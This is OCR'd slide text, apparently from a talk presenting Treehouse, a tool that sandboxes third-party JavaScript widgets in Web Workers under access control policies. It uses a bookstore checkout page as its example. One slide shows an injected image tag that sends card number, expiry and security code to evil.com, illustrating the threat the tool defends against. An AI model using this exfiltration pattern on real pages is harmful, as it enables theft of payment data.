

https://books.com/checkout.html
Payment information
Credit card number
1234 5678 9012 3456
Expiration date
6/12
Security code
123
Check out
<script src="https://books.com/checkout.js">
<script src="https://cdn.com/widget.js">
books.com
checkout.
html
checkout.js
cdn.com
widget.js


https://books.com/checkout.html
Payment information
Credit card number
1234 5678 9012 3456
Expiration date
6/12
Security code
123
Check out
<script src="https://books.com/checkout.js">
<script src="https://cdn.com/widget.js">
books.com
checkout.
html
checkout.js
cdn.com
widget.js


books.com
checkout.
html
checkout.js
https://books.com/checkout.html
Payment information
Credit card number
1234 5678 9012 3456
Expiration date
6/12
Security code
123
Check out
<script src="https://books.com/checkout.js">
<script src="https://cdn.com/widget.js">
<img src="https://evil.com/pwn.gif?num=1234567890123456&exp=6/12&sec=123">
cdn.com
widget.js
evil.com
pwn.gif

1. What kinds of things can go wrong?

2. **How does Treehouse help in a way that is immediately deployable?**



Document Object Model (DOM): the interface browsers expose to JavaScript to allow interaction with the contents of the page


Access control policies tell Treehouse which actions guest code may perform.

Treehouse includes a default policy which forbids most privileged operations.

Authors may relax or tighten this policy as appropriate for their application.


Web Worker: an isolated, separately scheduled JavaScript environment

Workers communicate with their parent page using **postMessage**, an asynchronous, pass-by-value message passing channel.




Treehouse runs **guest code** in a worker.

That code cannot access its parent page, but it can access the worker's interface.




Treehouse wraps the native worker API, allowing it to interpose and enforce the policy.

Untrusted components are shaded in gray.



Treehouse provides to guest code a synchronous **virtual DOM**.

Changes to the virtual DOM are replicated back to the parent page asynchronously.


https://books.com/checkout.html
Payment information
Credit card number
1234 5678 9012 3456
Expiration date
6/12
Security code
123
Check out
<script src="https://books.com/checkout.js">
<script src="https://cdn.com/widget.js">
books.com
checkout.
html
checkout.js
cdn.com
widget.js

Sandboxing the widget is straightforward:

Bob first replaces its script tag...

```
<script src="https://cdn.com/widget.js"></script>
```

...with a new one


```
<script src="https://cdn.com/widget.js"
  type="text/x-treehouse-javascript"
  data-treehouse-sandbox-children="#checkout-pane form"
  data-treehouse-sandbox-name="widget"
  ></script>
```


...and then adds another to customize the access control policy.

